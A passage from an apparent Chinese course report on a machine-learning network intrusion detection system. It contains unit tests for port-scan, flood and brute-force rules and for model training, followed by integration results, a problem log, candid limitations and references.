  "Total Fwd Packets": 4.0,
  "Total Backward Packets": 3.0,
  "SYN Flag Count": 1.0,
  "ACK Flag Count": 2.0,
  "Flow Packets/s": 23.3,
})



def feats(**kw) -> dict:
  f = dict(BASE)
  f.update(kw)
  return f



def key(src="10.0.0.1", sport=40000, dst="10.0.0.2", dport=80, proto=6) -> str:
  return f"{proto}|{src}|{sport}|{dst}|{dport}"



# ---------------------------------------------------------------- 单流规则



def test_normal_web_flow_triggers_nothing():
  assert flow_rules(feats()) == []



def test_flood_needs_both_rate_and_packet_count():
  hits = flow_rules(feats(**{"Total Fwd Packets": 500, "Flow Packets/s": 5000}))
  assert "flood_single" in [h.rule for h in hits]
  # 只有包数没有速率：慢速大传输，不该报洪泛
  assert "flood_single" not in [h.rule for h in
               flow_rules(feats(**{"Total Fwd Packets": 500, "Flow Packets/s": 5}))]
  # 只有速率没有包数：一条 SYN 也能算出巨大速率（时长为 0 的兜底），不该报
  assert "flood_single" not in [h.rule for h in
               flow_rules(feats(**{"Total Fwd Packets": 1, "Flow Packets/s": 5000}))]



def test_lone_unanswered_syn_is_a_scan_probe():
  hits = flow_rules(feats(**{"Total Fwd Packets": 1, "Total Backward Packets": 0,
              "SYN Flag Count": 1, "ACK Flag Count": 0}))
  assert "scan_single" in [h.rule for h in hits]
  assert pick(hits).category == "PortScan"
  # 同一个 SYN，但被应答过（ACK 置位）就不是探测
  assert "scan_single" not in [h.rule for h in flow_rules(
    feats(**{"Total Fwd Packets": 1, "Total Backward Packets": 0,
        "SYN Flag Count": 1, "ACK Flag Count": 1}))]



def test_zero_duration_micro_flow_counts_as_probe():
```

```
  """数据集口径: PortScan 的单行流时长在 50 微秒量级、只有一两个包。"""
  hits = flow_rules(feats(**{"Flow Duration": 49.0, "Total Fwd Packets": 1,
              "Total Backward Packets": 1}))
  assert pick(hits).category == "PortScan"



# ---------------------------------------------------------------- 窗口规则



def probe(**kw) -> dict:
  """窗口用例用: 必须是"短但不是单包 SYN"的流, 否则会被单流规则一起命中。"""
  f = feats(**{"Total Fwd Packets": 2, "Total Backward Packets": 1,
        "SYN Flag Count": 1, "ACK Flag Count": 1})
  f.update(kw)
  return f



def test_port_scan_fires_on_the_twentieth_distinct_port():
  engine = RuleEngine(window=60.0)
  t = 1_000_000.0
  for i in range(19):     # 19 个端口: 还差一个
    assert engine.observe("p1", t, key(dport=1000 + i), probe()) == []
  hits = engine.observe("p1", t, key(dport=1019), probe())
  assert [h.rule for h in hits] == ["port_scan"]
  assert hits[0].observed == 20.0



def test_port_scan_lookback_window_expires_old_probes():
  engine = RuleEngine(window=60.0)
  for i in range(19):
    engine.observe("p1", 1000.0, key(dport=1000 + i), probe())
  # 61 秒之后剩下的 19 条全部过期, 重新计数
  assert engine.observe("p1", 1061.0, key(dport=2000), probe()) == []



def test_window_rule_reports_once_per_cooldown():
  """一次 200 端口的扫描只该生成一条告警, 否则看板会被刷满、反而看不出是一次扫描。"""
  engine = RuleEngine(window=60.0)
  fired = 0
  for i in range(200):
    hits = engine.observe("p1", 1000.0 + i * 0.01, key(dport=1000 + i), probe())
    fired += sum(1 for h in hits if h.rule == "port_scan")
  assert fired == 1



def test_syn_flood_and_brute_force_are_told_apart_by_handshake():
  flood = RuleEngine(window=60.0)
  for i in range(50):
    # SYN 置位、ACK 未置位 → 半连接
    flood.observe("p1", 2000.0 + i * 0.01, key(dport=443, sport=50000 + i),
          feats(**{"Total Fwd Packets": 1, "Total Backward Packets": 0,
              "SYN Flag Count": 1, "ACK Flag Count": 0}))
  assert flood.counts.get("syn_flood") == 1
  assert flood.hits_by_category().get("DDoS") == 1

  brute = RuleEngine(window=60.0)
  hits = []
  for i in range(30):
    # 握手完成、连接很短 → 暴力破解
    hits = brute.observe("p1", 3000.0 + i * 0.01, key(dport=22, sport=60000 + i),
             feats(**{"Total Fwd Packets": 6, "Total Backward Packets": 4,
                 "SYN Flag Count": 1, "ACK Flag Count": 3}))
  assert "brute_force" in [h.rule for h in hits]
  assert {h.category for h in hits} == {"Patator"}
```

```
def test_engine_separates_probes():
  """两个探针各自看到自己那部分流量，计数不能混在一起。"""
  engine = RuleEngine(window=60.0)
  for i in range(15):
    engine.observe("p1", 4000.0, key(dport=1000 + i), probe())
  for i in range(15):
    assert engine.observe("p2", 4000.0, key(dport=1000 + i), probe()) == []



def test_tracked_sources_are_bounded():
  """扫描会瞬间造出大量源；不设上限内存会一直涨。"""
  engine = RuleEngine(window=60.0, max_scope=10)
  for i in range(50):
    engine.observe("p1", 5000.0, key(src=f"10.0.1.{i}", dport=80), probe())
  assert len(engine._src) <= 10



def test_evidence_carries_wording_not_z_score():
  hit = pick(flow_rules(feats(**{"Total Fwd Packets": 500, "Flow Packets/s": 5000})))
  ev = hit.as_evidence()
  assert "detail" in ev and "阈值" in ev["detail"]
  assert "z_score" not in ev
```

代码 3-31　tests/test_train_pipeline.py（217 行）　训练流水线测试

```
"""训练管线的数据侧自测：标签归并、去重、缺失/无穷值剔除。

不去不碰真实数据集，全部用合成 CSV，保证 CI 上不依赖 1.2 GB 的 CIC-IDS2017。
"""

import numpy as np
import pandas as pd
import pytest

from models.train import LABEL_MAP, load_dataset, main, normalize_label

N_FEATURES = 12



def make_csv(path, n_per_class=40, classes=None, seed=0):
  classes = classes or ["BENIGN", "PortScan", "DDoS", "DoS Hulk", "FTP-Patator",
"Heartbleed"]
  rng = np.random.RandomState(seed)
  rows = []
  for i, cls in enumerate(classes):
    block = rng.normal(loc=i, scale=1.0, size=(n_per_class, N_FEATURES)).astype("float32")
    frame = pd.DataFrame(block, columns=[f"feat_{j}" for j in range(N_FEATURES)])
    frame["Label"] = cls
    rows.append(frame)
  pd.concat(rows, ignore_index=True).to_csv(path, index=False)
  return path



def test_normalize_label_handles_dash_variants():
  # CIC-IDS2017 的 Web Attack 用的是 en dash，Patator 用的是普通短横，必须统一
  assert normalize_label("Web Attack – Brute Force") == "web attack - brute force"
  assert normalize_label("  FTP-Patator ") == "ftp-patator"
  assert normalize_label("DoS   Hulk") == "dos hulk"



def test_patator_variants_collapse_to_one_class():
  assert LABEL_MAP["ftp-patator"] == "Patator"
```

```
  assert LABEL_MAP["ssh-patator"] == "Patator"


def test_label_map_is_idempotent():
  """回归：抽样后的 CSV 里存的已经是规范名，训练时再映射一遍必须还是规范名。

  映射不幂等时，Patator（规范名）会被当成"不属于六类"整类丢掉，
  而且日志里只有一行"丢弃 13835 行"，训练照常跑完，指标看起来完全正常。
  """
  from models.labels import CLASSES

  for canonical in CLASSES:
    assert LABEL_MAP.get(normalize_label(canonical)) == canonical


def test_canonical_label_csv_keeps_all_six_classes(tmp_path):
  path = make_csv(
    tmp_path / "canonical.csv",
    n_per_class=10,
    classes=["BENIGN", "DDoS", "DoS Hulk", "Heartbleed", "Patator", "PortScan"],
  )
  X, y, _, _ = load_dataset(path)
  assert set(y) == {"BENIGN", "DDoS", "DoS Hulk", "Heartbleed", "Patator", "PortScan"}
  assert X.shape[0] == 6 * 10


def test_load_dataset_maps_labels_and_reports(tmp_path):
  path = make_csv(tmp_path / "sample.csv")
  X, y, names, _ = load_dataset(path)
  assert set(y) == {"BENIGN", "PortScan", "DDoS", "DoS Hulk", "Patator", "Heartbleed"}
  assert names == [f"feat_{j}" for j in range(N_FEATURES)]
  assert X.shape == (6 * 40, N_FEATURES)


def test_duplicate_rows_are_dropped_and_labels_stay_aligned(tmp_path):
  """回归：去重时如果拿 np.unique 排好序的数组去索引目标，标签会整体错位。"""
  path = make_csv(tmp_path / "sample.csv", n_per_class=10)
  df = pd.read_csv(path)
  dup = df.iloc[[0]].copy()
  dup["feat_0"] = 999.0  # 造一行"独一无二"的，便于定位
  dup["Label"] = "PortScan"
  pd.concat([df, dup, dup], ignore_index=True).to_csv(path, index=False)

  X, y, _, _ = load_dataset(path)
  assert X.shape[0] == 6 * 10 + 1  # 重复的两行被合并成一行
  assert set(y) == {"BENIGN", "PortScan", "DDoS", "DoS Hulk", "Patator", "Heartbleed"}


def test_unknown_labels_are_dropped(tmp_path):
  path = make_csv(tmp_path / "sample.csv", n_per_class=10)
  df = pd.read_csv(path)
  extra = df.iloc[[0]].copy()
  extra["feat_0"] = -777.0
  extra["Label"] = "Bot"
  pd.concat([df, extra], ignore_index=True).to_csv(path, index=False)

  X, y, _, _ = load_dataset(path)
  assert X.shape[0] == 6 * 10
  assert "Bot" not in set(y)


def test_inf_and_nan_rows_are_dropped(tmp_path):
  path = make_csv(tmp_path / "sample.csv", n_per_class=10)
  df = pd.read_csv(path)
  df.loc[0, "feat_1"] = np.inf
```

```
  df.loc[1, "feat_2"] = np.nan
  df.to_csv(path, index=False)

  X, y, _, _ = load_dataset(path)
  assert X.shape[0] == 6 * 10 - 2


def test_metadata_columns_are_not_used_as_features(tmp_path):
  """回归：抽样脚本写的 __source__ 若被当成特征，跨天划分就等于把答案喂给模型。"""
  path = make_csv(tmp_path / "with_meta.csv", n_per_class=10)
  df = pd.read_csv(path)
  df["__source__"] = "Monday-WorkingHours.pcap_ISCX.csv"
  df.to_csv(path, index=False)

  X, y, names, _ = load_dataset(path)
  assert "__source__" not in names
  assert names == [f"feat_{j}" for j in range(N_FEATURES)]
  assert X.shape == (6 * 10, N_FEATURES)


def test_saturation_note_fires_when_top_two_are_tied():
  """回归：告警只看前两名差值。第一版用全体极差判断，逻辑回归掉队把极差撑大，
  告警永远不触发 —— 判据空转比没有判据更糟。"""
  from models.train import saturation_note

  tied = {
    "xgboost": {"selection_score": 0.9992},
    "decision_tree": {"selection_score": 0.9991},
    "logistic": {"selection_score": 0.9557},  # 掉队者不该影响判断
  }
  assert saturation_note(tied) is not None

  separated = {
    "xgboost": {"selection_score": 0.9992},
    "decision_tree": {"selection_score": 0.9500},
  }
  assert saturation_note(separated) is None
  assert saturation_note({"only_one": {"selection_score": 0.99}}) is None


def test_split_by_time_accepts_zero_val():
  """回归：前向滚动验证模式传 val_size=0，StandardScaler 不收 0 行数组会直接抛。"""
  from models.train import split_and_scale

  rng = np.random.RandomState(0)
  X = rng.normal(size=(200, 3)).astype("float32")
  y = np.repeat([0, 1], 100)
  order = np.arange(200, dtype=float)

  X_train, X_val, X_test, *_ = split_and_scale(
    X, y, test_size=0.1, val_size=0.0, seed=0, order=order
  )
  assert X_val.shape == (0, 3)
  assert len(X_train) == 180 and len(X_test) == 20


def test_forward_folds_never_touch_the_test_segment():
  """回归：滚动验证一旦把最后 10% 漏进某一折，选型就提前看到了测试集，
  后面的"留出汇报"整段失效，而且日志完全正常。"""
  from models.train import forward_folds

  rng = np.random.RandomState(0)
  classes = ["BENIGN", "DDoS", "PortScan", "DoS Hulk"]
  y = np.repeat(classes, 100)
  order = rng.permutation(len(y))  # 每类内部的时间序号故意和行号无关
```

```
  test_size = 0.1
  folds = forward_folds(y, order, test_size, n_blocks=5, min_train_blocks=2)
  assert len(folds) == 3

  # 每类最晚的 10% 是测试段，任何一折都不许碰
  test_rows = set()
  for cls in classes:
    idx = np.flatnonzero(y == cls)
    idx = idx[np.argsort(order[idx], kind="stable")]
    test_rows.update(idx[int(round(len(idx) * (1 - test_size))):].tolist())

  for tr, va in folds:
    assert not (set(tr.tolist()) & set(va.tolist()))
    assert not (set(tr.tolist()) & test_rows)
    assert not (set(va.tolist()) & test_rows)

  # 各折的验证块互不重叠，且训练块逐折变长
  val_sets = [set(va.tolist()) for _, va in folds]
  assert sum(len(s) for s in val_sets) == len(set().union(*val_sets))
  assert [len(tr) for tr, _ in folds] == sorted(len(tr) for tr, _ in folds)


def test_end_to_end_writes_artifacts(tmp_path):
  data = make_csv(tmp_path / "sample.csv", n_per_class=80)
  out = tmp_path / "artifacts"
  code = main(
    [
      "--data", str(data),
      "--out", str(out),
      "--only", "decision_tree", "hybrid_forest",
    ]
  )
  assert code == 0
  assert (out / "best_model.pkl").exists()
  assert (out / "feature_schema.json").exists()
  assert (out / "comparison.json").exists()

  # 推理侧契约：predict() 返回的是 classes 的下标，不是类名
  import joblib

  artifact = joblib.load(out / "best_model.pkl")
  assert artifact["predict_returns"] == "class_index"
  X, _, names, _ = load_dataset(data)
  assert artifact["feature_names"] == names
  Xs = artifact["scaler"].transform(X)
  pred = artifact["model"].predict(Xs)
  assert set(pred).issubset(set(range(len(artifact["classes"]))))
  assert set(np.asarray(artifact["classes"])[pred]) == set(
    ["BENIGN", "PortScan", "DDoS", "DoS Hulk", "Patator", "Heartbleed"]
  )
```

代码 3-32　tests/test_hybrid_forest.py（113 行）　混合森林测试

```
"""HybridForest 的结构性自测（合成数据，不依赖 CIC-IDS2017）。"""

import numpy as np
import pytest
from sklearn.datasets import make_classification

from models.hybrid_forest import HybridForest, count_trees


def make_data(n=1500, n_classes=6, n_features=20, seed=0):
  return make_classification(
```

```
    n_samples=n,
    n_features=n_features,
    n_informative=12,
    n_redundant=2,
    n_classes=n_classes,
    n_clusters_per_class=1,
    random_state=seed,
  )


@pytest.fixture(scope="module")
def small_forest():
  X, y = make_data()
  model = HybridForest(
    n_estimators=6, base_rounds=10, base_depth=3, max_features="sqrt", random_state=0
  ).fit(X, y)
  return model, X, y


def test_proba_is_full_width_and_normalised(small_forest):
  model, X, _ = small_forest
  proba = model.predict_proba(X)
  assert proba.shape == (len(X), len(model.classes_))
  assert np.allclose(proba.sum(axis=1), 1.0)
  # 每个成员都可能没抽到某些类，一定要散射回全宽，否则列会静默错位
  assert proba.min() >= 0.0


def test_predict_returns_known_classes(small_forest):
  model, X, _ = small_forest
  pred = model.predict(X)
  assert set(pred).issubset(set(model.classes_))


def test_all_three_boosters_actually_used(small_forest):
  model, _, _ = small_forest
  assert set(model.learner_kinds_) <= {"xgboost", "lightgbm", "catboost"}
  assert set(model.estimator_counts_) == {"xgboost", "lightgbm", "catboost"}


def test_tree_count_counts_trees_not_rounds(small_forest):
  model, _, _ = small_forest
  k = len(model.classes_)
  expected = sum(
    10 if kind == "catboost" else 10 * k
    for kind in model.learner_kinds_
  )
  assert count_trees(model) == expected
  # 报"轮数"会把 XGB/LGBM 那两路低估 6 倍
  assert count_trees(model) > 6 * 10


def test_catboost_multiclass_builds_one_tree_per_round():
  """CatBoost MultiClass 是多维叶子，轮数即树数；XGB/LGBM 则是每轮每类一棵。
  这条口径差异直接决定成本表，必须钉住。"""
  X, y = make_data(n=1200)
  model = HybridForest(
    n_estimators=2, base_rounds=10, base_depth=3, base_pool=("catboost",), random_state=0
  ).fit(X, y)
  assert count_trees(model) == 2 * 10

  model = HybridForest(
    n_estimators=2, base_rounds=10, base_depth=3, base_pool=("lightgbm",), random_state=0
  ).fit(X, y)
  assert count_trees(model) == 2 * 10 * len(model.classes_)
```

```
def test_feature_importance_has_full_width(small_forest):
  model, X, _ = small_forest
  imp = model.feature_importances_
  assert imp.shape == (X.shape[1],)
  assert (imp >= 0).all()



def test_deep_base_learner_is_rejected():
  X, y = make_data(n=300)
  with pytest.raises(ValueError, match="base_depth"):
    HybridForest(max_depth=6, base_depth=24, n_estimators=1, base_rounds=2).fit(X, y)



def test_dart_override_reaches_lightgbm():
  X, y = make_data(n=600)
  model = HybridForest(
    n_estimators=2,
    base_rounds=10,
    base_depth=3,
    base_pool=("lightgbm",),
    base_overrides={"lightgbm": {"boosting_type": "dart", "drop_rate": 0.1}},
    random_state=0,
  ).fit(X, y)
  assert model.estimators_[0].boosting_type == "dart"



def test_rare_class_missing_from_a_bootstrap_still_works():
  """构造一个极稀有类，逼某些 bootstrap 抽不到它，验证概率散射不出错。"""
  X, y = make_data(n=1200)
  y = y.astype(int)
  y[-3:] = y.max() + 1  # 追加 3 个样本的稀有类
  model = HybridForest(n_estimators=8, base_rounds=5, base_depth=3,
random_state=0).fit(X, y)
  proba = model.predict_proba(X)
  assert proba.shape == (len(X), y.max() + 1)
  assert np.allclose(proba.sum(axis=1), 1.0)
```

3.5.6 小结

本部分交付了可用的界面与可对照的下限。看板的价值不在好看，而在于它把“来源”“判定值”“风险”这三种不同性质的量分开放置，让人一眼能分清哪条告警是模型给的、哪条是规则给的、哪条的数值是概率、哪条是超阈值的倍数。规则引擎的价值不在指标，而在于它提供了一条“不依赖采集口径”的兜底判据，并在小模型全判 BENIGN 的现场扫描流上确实报了警。

单元测试 59 条不是凑数：其中三条直接钉住了 3.3.1 节里那两处口径错配，任何人改坏包长或标志位的统计方式，测试会立刻红。

3.6 系统联调与总体验证

四部分完成后由组长做端到端联调。链路是：回放脚本按 2 秒 2 条送会话 → 中心鉴权、推理、落库 →非 BENIGN 流升级成告警 → 规则引擎补充印证 → 后台调用大模型生成报告 → 看板展示。联调中出现的问题记在 3.7 节。

下图是一次完整的接口联调，五个步骤串起来，全部为真实调用。



图 3-12　端到端接口联调：健康检查 → 上报 → 查告警 → 取大模型报告 → 看统计

这次联调里第四步的读数是：DeepSeek 耗时 4 933 ms、正文 1 071 字；第五步统计显示大模型累计调用 69 次、失败 0 次、可用。其中 #65 是规则命中的告警（来源 rule，超阈值 8.49 倍），#64 与 #63 是小模型判定的告警，三种来源在同一张表里靠“来源”列区分，不会混淆。

联调还做了一次重复性验证：规则基线脚本重跑，准确率 0.6028、macro-F1 0.5795，与文档记录的数值逐位一致；五模型对比脚本重跑，表 3-6 与图 3-3 的输出一致。这两次重跑的意义在于确认“报告里的数字不是一次性的”——换一台机器、换一天，跑出来还是这些数。

看板在浏览器里的实际使用也做了验收：实时页的折线随回放刷新，告警表每 5 秒出现新行，选中一条告警后报告页在 10 秒内出结果，追问的回答在整块重渲后仍在（存在 session_state 里）。这一组验收用的是真实操作截图（图 3-7 至图 3-9），不是示意图。

3.7 遇到的问题与解决

开发过程中影响较大的问题列在下表。挑选标准是“曾经让判据变绿但结论是错的”，纯粹的环境配置问题不在此列。

表 3-12　开发中的主要问题与处理

现象	根因	处理
四个模型在 0.999 附近并列，XGBoost 与单棵决策树只差 0.0002	CIC-IDS2017 随机划分把同一天的近似重复流同时分进训练与测试	改用类内按时间划分，并对 9.7% 的完全重复行去重；0.999 不作为结论
验证集上 random_forest 与 xgboost 并列，测试集上差 0.0243	单段验证集紧贴训练段尾部，测不出再往后滑一段会不会失手	改为前向滚动验证（3 折 expanding window），最后 10% 全程封存
线上提取的向量与训练分布对不上，单包流包长被记成 40	包长类列在数据集里是 L4 载荷字节，我们按 IP 总长统计	按数据集口径改为只统计 L4 载荷，并补一条回归测试钉住
200 包洪流的 Fwd PSH Flags 为 200，相对全表 z≈1006	数据集的标志位列是 0/1 指示量（是否出现过），不是次数	改为 0/1，并补一条回归测试钉住
Heartbleed 类在测试集里 0 行，等于被抹掉	全量里 Heartbleed 只有 11 行，按比例抽样后只剩 1 行	改按类配额抽样、稀有类全收；同时说明这抬高了类别先验
演示时一分钟内产生 21 条 PortScan 误报，触发 21 次大模型调用	数据集的 BENIGN 行里约 48% 是单包短流，会命中 portscan_short 规则（该规则精确率仅 0.468）	回放脚本在本地先用 flow_rules() 预筛 BENIGN 行（保留 400、跳过 365），并删除这 21 条误告警与报告
服务起不来 / 报告全部退化为模板版	本机 ALL_PROXY 与 all_proxy 均为 socks://，httpx 只认 socks5://，构造 Client 时即抛异常	启动时 env -u ALL_PROXY -u all_proxy；探针对局域网中心设 trust_env=False；大模型层捕获后降级为模板报告
XGBoost 训练直接报标签错误	sklearn 接口只接受 0..K-1 的整数标签，predict() 返回的是下标	统一编码一次，预测结果过 artifact["classes"][pred] 还原类名
切到告警标签页后约 9 秒被弹回第一个标签页	告警页里调用了 st.rerun(scope="app")，整页重跑重置了标签选择	去掉该调用，改为写 session_state，由报告页按 10 秒自行刷新
追问的回答刚一出现就消失	报告页每 10 秒整块重渲，直接 st.success 的内容会被刷掉	回答按 report_id 存进 session_state，重渲后仍能取回
报告字段偶有缺失，模型输出不成结构	大模型自由发挥，风险等级不在枚举内或缺少证据链	用 Pydantic 强校验，字段缺失即拒绝落库并触发重试/降级
连续攻击流量下大模型调用次数与告警数成正比	中心对每条告警各排一次诊断任务，没有按类别或时间窗合并	已在文档中记为已知问题；演示前先做误报预筛。后续应改为按类别合并、并设单位时间调用上限

3.8 结论与不足

3.8.1 做到了什么

第一，四层链路在一台机器上完整跑通：从会话特征上报，到小模型判定并落库告警，到规则引擎补充印证，到大模型生成五段式中文报告，到看板实时展示与追问，全部是真实调用而非示意。单份报告的中位耗时 4.97 秒、中位正文 1 122 字。

第二，给出了同口径、可复现的量化证据：五模型在同一次前向滚动验证与同一段封存测试集上对比，XGBoost 的 reliable macro-F1 为 0.9719；同一个测试段上阈值规则基线为 0.5795；两列数字来自同一批 22 907 行、同一 macro 口径，可以直接相减。

第三，文档里每一条结论都写清了它成立的条件，包括那些对我们不利的结论：混合森林没有超过单模型、按天留出在六类模型上不可用、线上手工构造的流量被判成 BENIGN 0.9999。

3.8.2 没做到的与不敢说的

（1）双探针联动（M10）未完成，只有设计没有联调，原因是第二台机器未到位。

（2）真实抓包没有在答辩机上跑通。本机没有 CAP_NET_RAW 权限，演示用的是数据集回放走真实接口，被替换的只是“帧从哪里来”这一环。这项应当在有权限的机器上补做。

（3）开集泛化没有解决，跨天留出实验是失败的。这是数据集的类别分布决定的（每类攻击只出现在某一天），不是调参能解决的事情，我们把它写成结论而不是掩盖。

（4）没有做消融定位混合森林在 DoS Hulk 上掉到 0.629 的成因，只记录了现象。

（5）大模型调用次数与告警数成正比，没有做合并与限流，连续攻击流量下会产生大量调用。

（6）中心把推理与落库放在同一个进程里串行执行，没有消息队列缓冲，连续大流量下上报接口会被推理阻塞。两周周期内我们判断多一个中间件就多一个失效点，这个取舍在课程演示规模下成立，但不应被读成“已经够用”。

3.8.3 最重要的一条认识

把在线提取器接到真实流量上、再回头核对数据集之后，我们得到的结论是：小模型学到的是这份数据集的判别边界，而不是这类攻击的判别边界。数据集自己的行没有问题——类内时间留出集上 PortScan 召回 0.998、DoS Hulk 0.913；但按数据集形态手工构造的一条 DoS Hulk 仍被判 BENIGN 0.9999，因为数据集里的流量是“长流慢速”（中位 84.9 秒、6 个包、0.16 包/秒），而我们现场构造的是“短流突发”（0.1 秒、200 个包、2 010 包/秒）。遇到没见过的形状时，小模型既不报警也不报错[16]。

这条认识直接决定了系统的三层分工：小模型负责在已知形态里给出类别与置信度，用于方法验证与演示；规则引擎负责线上兜底，判的是与采集口径无关的行为量；大模型负责解释前两层说不清的流量。这也解释了为什么不能用一个“准确率 0.97”来总结这个项目——那个数字描述的是数据集内部的一致性，不是系统的线上能力。把这条边界讲清楚，比把指标报得更高更能说明我们明白自己在做什么。

3.8.4 后续工作

按优先级排列：补做真实抓包与攻击复现的联动验证（需要 CAP_NET_RAW）；完成 M10 双探针演示；把大模型诊断改为按类别与时间窗合并、并加调用上限；尝试原始字节级的端到端检测（1D-CNN 直接读 pcap，绕过人工特征），这是让模型真正学会“攻击形态”而不是“数据集形态”的可行方向；把规则阈值改为可在线配置，减少每次调参都要重训重测的成本。

四、参考文献

[1] 谢希仁. 计算机网络（第 8 版）[M]. 北京: 电子工业出版社, 2022 年 1 月.

[2] 袁华, 王昊翔, 黄敏. 深入理解计算机网络[M]. 北京: 清华大学出版社, 2024 年 5 月.

[3] 唐继勇, 龙兴旺. 计算机网络基础[M]. 北京: 人民邮电出版社, 2024 年 8 月.

[4] IETF. RFC 793: Transmission Control Protocol[S]. 1981.

[5] IETF. RFC 5681: TCP Congestion Control[S]. 2009.

[6] Sharafaldin I, Lashkari A H, Ghorbani A A. Toward Generating a New Intrusion Detection Dataset and Intrusion Traffic Characterization[C]//Proceedings of the 4th International Conference on Information Systems Security and Privacy (ICISSP). 2018: 108-116.

[7] Lashkari A H, Draper-Gil G, Mamun M S I, et al. Characterization of Tor Traffic using Time based Features[C]//Proceedings of the 3rd International Conference on Information Systems Security and Privacy (ICISSP). 2017: 253-262.

[8] Breiman L. Random Forests[J]. Machine Learning, 2001, 45(1): 5-32.

[9] Chen T, Guestrin C. XGBoost: A Scalable Tree Boosting System[C]//Proceedings of the 22nd ACM SIGKDD International Conference on Knowledge Discovery and Data Mining. 2016: 785-794.

[10] Ke G, Meng Q, Finley T, et al. LightGBM: A Highly Efficient Gradient Boosting Decision Tree[C]//Advances in Neural Information Processing Systems (NeurIPS). 2017: 3146-3154.

[11] Prokhorenkova L, Gusev G, Vorobev A, et al. CatBoost: Unbiased Boosting with Categorical Features[C]//Advances in Neural Information Processing Systems (NeurIPS). 2018: 6638-6648.

[12] Scapy 开发团队. Scapy 官方文档[EB/OL]. https://scapy.readthedocs.io/, 2024.

[13] DeepSeek-AI. DeepSeek-V3 Technical Report[R]. arXiv:2412.19437, 2024.

[14] Lewis P, Perez E, Piktus A, et al. Retrieval-Augmented Generation for Knowledge-Intensive NLP Tasks[C]//Advances in Neural Information Processing Systems (NeurIPS). 2020: 9459-9474.

[15] Robertson S, Zaragoza H. The Probabilistic Relevance Framework: BM25 and Beyond[J]. Foundations and Trends in Information Retrieval, 2009, 3(4): 333-389.

[16] Sommer R, Paxson V. Outside the Closed World: On Using Machine Learning for Network Intrusion Detection[C]//IEEE Symposium on Security and Privacy. 2010: 305-316.

[17] Panjwani S, Tan S, Jarrin K M, et al. An Experimental Evaluation to Determine if Portscan Detectors are Effective for Zero-Day Scanning[C]//IEEE/IFIP International Conference on Dependable Systems and Networks (DSN). 2015: 211-222.